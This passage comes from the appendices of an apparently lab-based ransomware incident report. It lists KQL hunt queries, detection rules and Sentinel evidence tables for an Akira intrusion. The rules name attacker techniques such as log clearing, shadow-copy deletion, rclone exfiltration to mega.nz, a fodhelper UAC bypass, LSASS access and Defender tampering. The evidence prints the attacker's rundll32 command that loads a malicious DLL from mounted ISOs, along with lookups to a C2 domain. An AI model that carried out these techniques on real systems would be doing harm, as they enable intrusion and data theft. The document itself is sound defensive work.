K23. Anti-recovery commands, all hosts. Section 7.12; evidence B-20.

Full text as run in section 7.12.

K24. Log clears per host. Section 7.13; evidence B-21.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| summarize Clears = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime), Parents =
make_set(ParentImage) by host
```

K25. Channel and burst counts (failed: no time filter in the let). Section 7.13, 7.19; evidence B-38.

```
let Clears = HarborlightDental_CL
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| extend Channel = trim(@"[\s""]+", extract(@"(?i)\bcl\s+(.+)$", 1, CommandLine))
| extend Burst = strcat(host, "|", bin(EventTime, 15m));
let TotalBursts = toscalar(Clears | summarize dcount(Burst));
Clears
| summarize Hosts = dcount(host), BurstsHit = dcount(Burst) by Channel
| extend TotalBursts = TotalBursts
| sort by BurstsHit desc, Hosts desc
```

K26. Channel and burst counts (fixed). Section 7.13; evidence B-41.

```
let Clears = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| extend Channel = trim(@"[\s""]+", extract(@"(?i)\bcl\s+(.+)$", 1, CommandLine))
| extend Burst = strcat(host, "|", bin(EventTime, 15m));
let TotalBursts = toscalar(Clears | summarize dcount(Burst));
Clears
| summarize Hosts = dcount(host), BurstsHit = dcount(Burst) by Channel
| extend TotalBursts = TotalBursts
| sort by BurstsHit desc, Hosts desc
```

K27. Security channel clears. Section 7.13; evidence B-22.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1 and CommandLine has "wevtutil"
| extend Channel = trim(@"[\s""]+", extract(@"(?i)\bcl\s+(.+)$", 1, CommandLine))
| where Channel == "Security"
| project EventTime, host, Image, ParentImage, CommandLine
| sort by EventTime asc
```

K28. Wipe bursts in 5-minute bins. Section 7.13; evidence B-23.

Full text as run in section 7.13.

K29. Persistence sweep: Run keys, tasks, services, accounts. Section 7.14; evidence B-24.

Full text as run in section 7.14.

K30. wsync.exe drop and run. Section 7.14; evidence B-25.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 05:30))
| where (EventID == 11 and TargetFilename has "wsync")
    or (EventID == 1 and (Image has "wsync" or CommandLine has "wsync"))
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

K31. svc_sql creation and escalation attempts on ADDC01. Section 7.14; evidence B-26.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:21) .. datetime(2026-02-04 05:25))
| where host == "ADDC01"
| where (EventID == 1 and (ParentImage has "spoolsv" or CommandLine has_any ("svc_sql", "net group", "Add-
ADGroupMember", "dsmod", "Domain Admins")))
    or EventCode in (4728, 4732, 4756, 4720)
| project EventTime, EventID, EventCode, Image, ParentImage, CommandLine
| sort by EventTime asc
```

K32. Every row mentioning akira_svc. Section 7.14; evidence B-27.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where CommandLine has "akira_svc" or EventData_Xml has "akira_svc"
| project EventTime, host, EventID, EventCode, Image, ParentImage, CommandLine
| sort by EventTime asc
```

K33. svc_sql activity after 05:23:30. Section 7.14; evidence B-28.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:23:30) .. datetime(2026-02-04 23:59))
| where CommandLine has "svc_sql" or EventData_Xml has "svc_sql"
| project EventTime, host, EventID, EventCode, Image, CommandLine
```

K34. DNS lookups that resolve to the C2 IPs. Section 7.15; evidence B-29.

Full text as run in section 7.15.

K35. C2 connections by port. Section 7.15; evidence B-30.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize Conns = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by DestinationPort
| extend Pct = round(100.0 * Conns / toscalar(HarborlightDental_CL
    | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
    | where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46") | count), 1)
| sort by Conns desc
```

K36. Last C2 callback per host and image after 05:23. Section 7.15; evidence B-31.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 05:23) .. datetime(2026-02-04 23:59))
| where EventID == 3 and DestinationIp in ("104.21.30.237", "172.67.174.46")
| summarize LastCallback = max(EventTime), Conns = count() by host, Image
| sort by LastCallback desc
```

K37. updater.exe written and launched. Section 7.16; evidence B-32.

Full text as run in section 7.16.

K38. Ransom note drops by host. Section 7.16; evidence B-33.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename has "akira_readme"
| summarize Drops = count(), FirstDrop = min(EventTime), LastDrop = max(EventTime), Writers = make_set(Image) by
host
```

K39. .akira files by host, with total. Section 7.16; evidence B-34.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 11 and TargetFilename endswith ".akira"
| summarize DistinctFiles = dcount(TargetFilename), Events = count(), Writers = make_set(Image) by host
| union (HarborlightDental_CL
    | where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
    | where EventID == 11 and TargetFilename endswith ".akira"
    | summarize DistinctFiles = dcount(TargetFilename), Events = count() | extend host = "TOTAL")
```

K40. Host baseline: event count by host. Section 6, 7.17; evidence B-35.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| summarize Events = count(), FirstEvent = min(EventTime), LastEvent = max(EventTime) by host
```

K41. SMB to the six unmonitored hosts. Section 7.17; evidence B-36.

Full text as run in section 7.17.

K42. FS01 process starts, 13:40 to 13:50. Section 7.18; evidence B-42.

Full text as run in section 7.18.

K43. Noise baseline by source and host. Section 6; evidence B-43.

```
let d = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59));
union
  (d | where EventCode == 5379 | summarize Rows = count() by host | extend Source = "Credential Manager reads
(5379)"),
  (d | where EventID == 13 and TargetObject contains @"\bam\" | summarize Rows = count() by host | extend Source
= "BAM registry writes"),
  (d | where EventID == 13 and TargetObject contains "DFSR" | summarize Rows = count() by host | extend Source =
"DFSR registry writes"),
  (d | where EventID == 3 and DestinationPort == 5353 | summarize Rows = count() by host | extend Source = "mDNS
5353"),
  (d | where Image has "AnyDesk" | summarize Rows = count() by host | extend Source = "AnyDesk"),
  (d | where Image =~ @"C:\Windows\System32\taskhostw.exe" | summarize Rows = count() by host | extend Source =
"System32 taskhostw (legitimate)"),
  (d | where EventID == 10 and EventData_Xml has "SearchIndexer" and EventData_Xml has "lsass" | summarize Rows
= count() by host | extend Source = "SearchIndexer to LSASS")
| project Source, host, Rows
| sort by Source asc, host asc
```

A.2 Detection rules (D1 to D10)

The ten rules from section 13, as tested. Each assumes the `HarborlightDental_CL` schema; set the lookback in the rule's scheduling.

D1. rundll32 loading a DLL from a mounted or user path

```
HarborlightDental_CL
| where EventID == 1 and Image endswith @"\rundll32.exe"
| where CommandLine matches regex @"(?i)\b[D-Z]:\\[^,]+\.dll"
    or CommandLine has_any (@"\Users\", @"\ProgramData\", @"\Temp\")
| project EventTime, host, ParentImage, CommandLine, IntegrityLevel
```

D2. ms-settings handler hijack (fodhelper UAC bypass)

```
HarborlightDental_CL
| where (EventID == 13 and TargetObject contains @"ms-settings\shell\open\command")
    or (EventID == 1 and ParentImage has_any ("fodhelper.exe", "computerdefaults.exe")
        and not(Image startswith @"C:\Windows\"))
| project EventTime, host, EventID, Image, ParentImage, TargetObject, IntegrityLevel
```

D3. Full-access handle to LSASS

```
let allowlist = dynamic([@"C:\Windows\System32\wininit.exe", @"C:\Windows\System32\csrss.exe"]);
HarborlightDental_CL
| where EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg endswith @"\lsass.exe"
| where granted_access in ("0x1fffff", "0x1010", "0x1410")
| where not(SrcImg in~ (allowlist))
| project EventTime, host, SrcImg, granted_access
```

D4. Injection into a service or trusted host process

```
HarborlightDental_CL
| where EventID == 8
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has_any ("spoolsv.exe", "notepad.exe", "svchost.exe")
| where SrcImg has_any (@"\Users\", @"\ProgramData\", @"\Temp\") or SrcImg endswith @"\rundll32.exe"
| project EventTime, host, SrcImg, TgtImg
```

D5. ntdsutil IFM on a domain controller

```
HarborlightDental_CL
| where EventID == 1 and (Image endswith @"\ntdsutil.exe" or CommandLine has "ntdsutil")
| where CommandLine has_any ("ifm", "create full")
| project EventTime, host, ParentImage, CommandLine
```

D6. Event-log clearing

```
HarborlightDental_CL
| where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl "
| summarize Channels = dcount(CommandLine), SecurityCleared = countif(CommandLine has "Security"),
            First = min(EventTime) by host, ParentImage, Burst = bin(EventTime, 5m)
| where Channels >= 3 or SecurityCleared > 0
```

D7. Recovery inhibition

```
HarborlightDental_CL
| where EventID == 1
| where (CommandLine has "vssadmin" and CommandLine has "delete shadows")
    or (CommandLine has "shadowcopy" and CommandLine has "delete")
    or (CommandLine has "bcdedit" and CommandLine has_any ("recoveryenabled", "bootstatuspolicy"))
    or (CommandLine has "wbadmin" and CommandLine has "delete catalog")
| project EventTime, host, ParentImage, CommandLine
```

D8. rclone-style cloud exfil, any port

```
HarborlightDental_CL
| where (EventID == 1 and CommandLine has "--config" and CommandLine has_any (" copy ", " sync "))
    or (EventID == 22 and (QueryName endswith "mega.co.nz" or QueryName endswith "mega.nz")
        and not(Image has_any ("msedge.exe", "chrome.exe", "firefox.exe")))
| project EventTime, host, EventID, Image, CommandLine, QueryName
```

D9. Privileged group membership change

```
HarborlightDental_CL
| where EventCode in (4720, 4728, 4732)
| extend Code = toint(EventCode)
| summarize Codes = make_set(Code), Events = count(), First = min(EventTime) by host, Window = bin(EventTime, 10m)
| where set_has_element(Codes, 4728) or set_has_element(Codes, 4732)
```

D10. Windows binary name from the wrong folder

```
let names = dynamic(["taskhostw.exe", "MsMpEng.exe", "RuntimeBroker.exe", "OneDriveSync.exe", "svchost.exe"]);
HarborlightDental_CL
| extend FileName = extract(@"([^\\]+)$", 1, Image)
| where FileName in~ (names)
| where Image has_any (@"\Users\Public\", @"\ProgramData\Microsoft\")
| where Image !contains @"\Windows Defender\Platform\"
| summarize Hits = count(), EventIDs = make_set(EventID), First = min(EventTime), Last = max(EventTime) by host, Image
```

A.3 Follow-up hunt queries (K44 to K52)

Queries from the six follow-up rounds, as run. Security and PowerShell fields are read from flat columns, not `EventData_Xml`.

K44. Table inventory: every EventID and EventCode. Section 6; evidence B-56.

```
HarborlightDental_CL
| where TimeGenerated > ago(365d)
| summarize Rows = count(), Hosts = make_set(host), First = min(EventTime), Last = max(EventTime) by EventID, EventCode
| sort by EventID asc, EventCode asc
```

K45. update.bat, first pass on HL-FS01. Section 7.12, F11; evidence B-62.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:03:40) .. datetime(2026-02-04 04:06:00))
| where host == "HL-FS01" and EventID == 1
| project EventTime, Image, ParentImage, ParentCommandLine, CommandLine
| sort by EventTime asc
```

K46. defender.bat drops and runs. Section 7.13, F15; evidence B-63, B-64.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where (EventID == 11 and TargetFilename has_any ("defender.bat", "update.bat"))
    or (EventID == 1 and CommandLine has_any ("defender.bat", "update.bat"))
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

K47. ADDC01 remote task at 04:01. Section 7.8, F10; evidence B-60.

```
HarborlightDental_CL
| where host == "ADDC01"
| where EventTime between (datetime(2026-02-04 03:59) .. datetime(2026-02-04 04:04))
| where EventID != 13
| project EventTime, EventID, EventCode, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

K48. Interactive logons on FS01 and PC1, 13:40 to 13:55. Section 7.18, F16; evidence B-61.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 13:40) .. datetime(2026-02-04 13:55))
| where host in ("HL-FS01", "BACKOFFICE-PC1") and EventCode in (4624, 4625, 4648)
| extend LType = coalesce(LogonType, Logon_Type), From = coalesce(IpAddress, Source_Network_Address,
Client_Address)
| project EventTime, host, EventCode, Account_Name, LType, From, Logon_Process
| sort by EventTime asc
```

K49. Four out-of-scope hosts, whole day. Section 7.17, F5; evidence B-57.

```
let six = dynamic(["172.16.0.9", "172.16.0.10", "172.16.0.110", "172.16.0.132", "172.16.0.174",
"172.16.0.223"]);
let names = dynamic(["HL-EXCH01", "HL-JMP01", "FRONTDESK-PC1", "FRONTDESK-PC2", "OFFICE-PC1", "OFFICE-PC2"]);
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where (EventID == 1 and (CommandLine has_any (six) or CommandLine has_any (names)))
    or (EventID == 3 and DestinationIp in (six) and DestinationPort !in (5353, 137, 138, 1900))
    or (EventID == 22 and QueryName has_any (names))
| summarize Rows = count(), First = min(EventTime), Last = max(EventTime), Images = make_set(Image), Targets =
make_set(DestinationIp) by host, EventID
| sort by EventID asc
```

K50. Logons on ADDC01 at the 04:01 remote task. Section 7.8, F10; evidence B-74.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:01:20) .. datetime(2026-02-04 04:01:50))
| where host == "ADDC01" and EventCode in (4624, 4672, 4776, 4698)
| project EventTime, EventCode, Account_Name, Logon_Account, Logon_Type, Source_Network_Address,
Workstation_Name, Source_Workstation, Logon_Process, Authentication_Package
| sort by EventTime asc
```

K51. Kerberos tickets on ADDC01 after the NTDS.dit copy. Sections 7.8, 9 (N15); evidence B-75, B-76.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:35) .. datetime(2026-02-04 23:59))
| where host == "ADDC01" and EventCode in (4768, 4769, 4770)
| summarize Tickets = count(), First = min(EventTime), Last = max(EventTime) by EventCode, Account_Name,
Service_Name, Ticket_Encryption_Type, Client_Address
| sort by Ticket_Encryption_Type asc, Tickets desc
```

K52. Baseline: Administrator and Emily.Grant on the contacted hosts. Section 9 (F5, N16); evidence B-77.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where host == "ADDC01" and EventCode in (4768, 4769, 4770, 4624, 4776)
| where Account_Name has_any ("Administrator", "Emily.Grant") or Logon_Account has_any ("Administrator",
"Emily.Grant")
| extend Client = coalesce(Client_Address, Source_Network_Address, Source_Workstation)
| where Client has_any ("172.16.0.9", "172.16.0.110", "HL-EXCH01", "FRONTDESK-PC1")
| summarize Events = count(), First = min(EventTime), Last = max(EventTime), Codes = make_set(EventCode) by
Account_Name, Client
| sort by First asc
```

A.4 Round-two detection rules (D11 to D18)

Tested the same way as D1 to D10. Schema is `HarborlightDental_CL`.

D11. Admin-share or remote-WMI lateral movement.

```
HarborlightDental_CL
| where EventID == 1
| where (CommandLine has "net use" and CommandLine matches regex @"(?i)\\\\[^\\\s]+\\(C|ADMIN)\$")
    or (CommandLine has "wmic" and CommandLine has "/node:")
    or (CommandLine has "copy" and CommandLine matches regex @"(?i)\\\\[^\\\s]+\\[A-Z]\$")
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, Image, ParentImage
```

D12. Beaconing to one external IP.

```
HarborlightDental_CL
| where EventID == 3 and not(DestinationIp startswith "172.16.") and not(DestinationIp startswith "127.")
| where not(Image has_any ("msedge.exe", "chrome.exe", "firefox.exe", "MicrosoftEdgeUpdate.exe"))
| summarize Conns = count(), Hours = dcount(bin(EventTime, 1h)), First = min(EventTime), Last = max(EventTime)
by host, Image, DestinationIp
| where Conns >= 100 and Hours >= 3
```

D13. File dropped into a Startup folder.

```
HarborlightDental_CL
| where EventID == 11 and TargetFilename contains @"\Start Menu\Programs\Startup\"
| summarize Hits = count(), Files = make_set(TargetFilename), First = min(EventTime), Last = max(EventTime) by
host, Image
```

D14. Network activity from a binary with no process-create.

```
let started = HarborlightDental_CL | where EventID == 1 | distinct host, Image;
HarborlightDental_CL
| where EventID in (3, 22)
| where Image has_any (@"\Users\", @"\ProgramData\", @"\Temp\")
| join kind=leftanti started on host, Image
| summarize Events = count(), First = min(EventTime), Last = max(EventTime) by host, Image
```

D15. A host going silent for over 30 minutes.

```
HarborlightDental_CL
| summarize Events = count() by host, Bin = bin(EventTime, 10m)
| order by host asc, Bin asc
| extend PrevBin = prev(Bin), PrevHost = prev(host)
| where host == PrevHost and Bin - PrevBin > 30m
| project host, SilentFrom = PrevBin + 10m, SilentTo = Bin, Gap = Bin - PrevBin
```

D16. Two or more detections on one host within an hour.

```
let w = HarborlightDental_CL;
union
  (w | where EventID == 1 and Image endswith @"\rundll32.exe" and CommandLine matches regex @"(?i)\b[D-Z]:\\
[^,]+\.dll" | extend Rule = "D1"),
  (w | where EventID == 13 and TargetObject contains @"ms-settings\shell\open\command" | extend Rule = "D2"),
  (w | where EventID == 10 and granted_access in ("0x1fffff", "0x1010", "0x1410") and extract(@"<Data
Name='TargetImage'>([^<]+)", 1, EventData_Xml) endswith @"\lsass.exe" | extend Rule = "D3"),
  (w | where EventID == 1 and CommandLine has "ntdsutil" and CommandLine has_any ("ifm", "create full") | extend
Rule = "D5"),
  (w | where EventID == 1 and CommandLine has "wevtutil" and CommandLine has " cl " | extend Rule = "D6"),
  (w | where EventID == 1 and CommandLine has_any ("delete shadows", "shadowcopy delete", "delete catalog") |
extend Rule = "D7")
| summarize Rules = make_set(Rule), RuleCount = dcount(Rule), First = min(EventTime) by host, Hour =
bin(EventTime, 1h)
| where RuleCount >= 2
```

D17. Service-stop or process-kill burst.


```
HarborlightDental_CL
| where EventID == 1
| where (Image endswith @"\net.exe" and CommandLine has " stop ") or (Image endswith @"\taskkill.exe" and
CommandLine has "/im")
| summarize Kills = count(), First = min(EventTime), Last = max(EventTime) by host, ParentImage, Minute =
bin(EventTime, 1m)
| where Kills >= 10
```

D18. Defender or firewall tampering.

```
HarborlightDental_CL
| where EventID == 1
| where CommandLine has_any ("Set-MpPreference", "DisableRealtimeMonitoring", "DisableAntiSpyware")
    or (CommandLine has "advfirewall" and CommandLine has "state off")
    or (CommandLine has " stop " and CommandLine has_any ("WinDefend", "Sense", "WdNisSvc",
"SecurityHealthService", "wscsvc"))
    or (Image endswith @"\taskkill.exe" and CommandLine has_any ("MsMpEng", "MsSense", "SenseIR",
"SenseCncProxy"))
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, Image
```

Appendix B. Raw evidence extracts

Query-result screenshots from the Sentinel portal, numbered as cited in sections 6 to 15. Hunt-query screenshots and detection-test screenshots are numbered in the order section 7 and section 13 cite them. Portal times display as M/D/YYYY h:mm:ss AM/PM and are UTC.




```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:57) .. datetime(2026-02-04 02:26))
| where host == "BACKOFFICE-PC1"
| where (EventID == 11 and TargetFilename has_any (".7z", ".iso", "7z2501"))
   or (EventID == 1 and CommandLine has "review.dll")
   or (EventID == 22 and QueryName has "cloud-endpoint")
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetFilename, QueryName
| sort by EventTime asc
```

Results | Chart

EventTime [UTC]	EventID	Image	ParentImage	CommandLine	TargetFilename	QueryName
2/4/2026, 1:57:15.000 AM	11	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe			C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z:Zone.Identifier	
2/4/2026, 1:58:13.000 AM	11	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe			C:\Users\emily.grant\Downloads\7z2501-x64.exe:Zone.Identifier	
2/4/2026, 1:59:02.000 AM	11	C:\Program Files\7-Zip\7zG.exe			C:\Users\emily.grant\Downloads\Vendor_Invoice_Review\Vendor_Invoice_Review.iso	
2/4/2026, 1:59:15.000 AM	1	C:\Windows\System32\rundll32.exe	C:\Windows\explorer.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW		
2/4/2026, 1:59:32.000 AM	1	C:\Windows\System32\rundll32.exe	C:\Windows\explorer.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW		
2/4/2026, 2:00:08.000 AM	1	C:\Windows\System32\rundll32.exe	C:\Windows\explorer.exe	"C:\Windows\System32\rundll32.exe" D:\review.dll,StartW		
2/4/2026, 2:24:21.000 AM	11	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe			C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims.7z:Zone.Identifier	
2/4/2026, 2:24:52.000 AM	11	C:\Program Files\7-Zip\7zG.exe			C:\Users\emily.grant\Downloads\Harborlight_Insurance_Claims\Harborlight_Insurance_Claims.iso	
2/4/2026, 2:25:06.000 AM	1	C:\Windows\System32\cmd.exe	C:\Windows\explorer.exe	"C:\Windows\System32\cmd.exe" /c for %%d in (D E F G H I J) do @if exist "%%d:\review.dll" rundll32 %%d:\review.dll,StartW		
2/4/2026, 2:25:06.000 AM	1	C:\Windows\System32\rundll32.exe	C:\Windows\System32\cmd.exe	rundll32 E:\review.dll,StartW		
2/4/2026, 2:25:07.000 AM	22	C:\Windows\system32\rundll32.exe				cdn.cloud-endpoint.net
2/4/2026, 2:25:07.000 AM	22	C:\Windows\System32\rundll32.exe				cdn.cloud-endpoint.net
2/4/2026, 2:25:09.000 AM	22	C:\Windows\System32\rundll32.exe				cdn.cloud-endpoint.net


B-1. *Delivery and execution chain on PC1, 01:57 to 02:26; the first D: rundll32 run (01:59:15) is highlighted. Cited in 7.1.*



2/4/2026, 2:25:06.000 AM	1	C:\Windows\System32\cmd.exe	C:\Windows\explorer.exe

EventTime [UTC]	2026-02-04T02:25:06Z
EventID	1
Image	C:\Windows\System32\cmd.exe
ParentImage	C:\Windows\explorer.exe
CommandLine	"C:\Windows\System32\cmd.exe" /c for %%d in (D E F G H I J) do @if exist "%%d:\review.dll" rundll32 %%d:\review.dll,StartW
IntegrityLevel	Medium

B-2. *The 02:25:06 cmd drive-letter loop, expanded, running* `review.dll` *from E:. Cited in 7.2.*



```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:59) .. datetime(2026-02-04 02:01))
| where host == "BACKOFFICE-PC1" and EventID == 13
| project EventTime, Image, TargetObject
```

Results | Chart

EventTime [UTC]	Image	TargetObject
2/4/2026, 2:00:52.000 AM	C:\Windows\system32\svchost.exe	HKLM\System\CurrentControlSet\Services\DsmSvc\State\LastActiveTime
2/4/2026, 2:00:11.000 AM	C:\Windows\System32\rundll32.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
2/4/2026, 2:00:08.000 AM	C:\Windows\Explorer.EXE	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
2/4/2026, 2:00:07.000 AM	C:\Windows\system32\svchost.exe	HKLM\System\CurrentControlSet\Services\DsmSvc\State\SessionNumber
2/4/2026, 1:59:56.000 AM	C:\Windows\System32\rundll32.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
2/4/2026, 1:59:56.000 AM	C:\Windows\system32\svchost.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
2/4/2026, 1:59:56.000 AM	C:\Windows\system32\svchost.exe	HKLM\System\CurrentControlSet\Services\DsmSvc\State\LastActiveTime
2/4/2026, 1:59:36.000 AM	C:\Windows\System32\rundll32.exe	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
2/4/2026, 1:59:32.000 AM	C:\Windows\Explorer.EXE	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3792733513-337468670-578946671-1133\\Device\HarddiskVolume3\Windows\System32\rundll32.exe
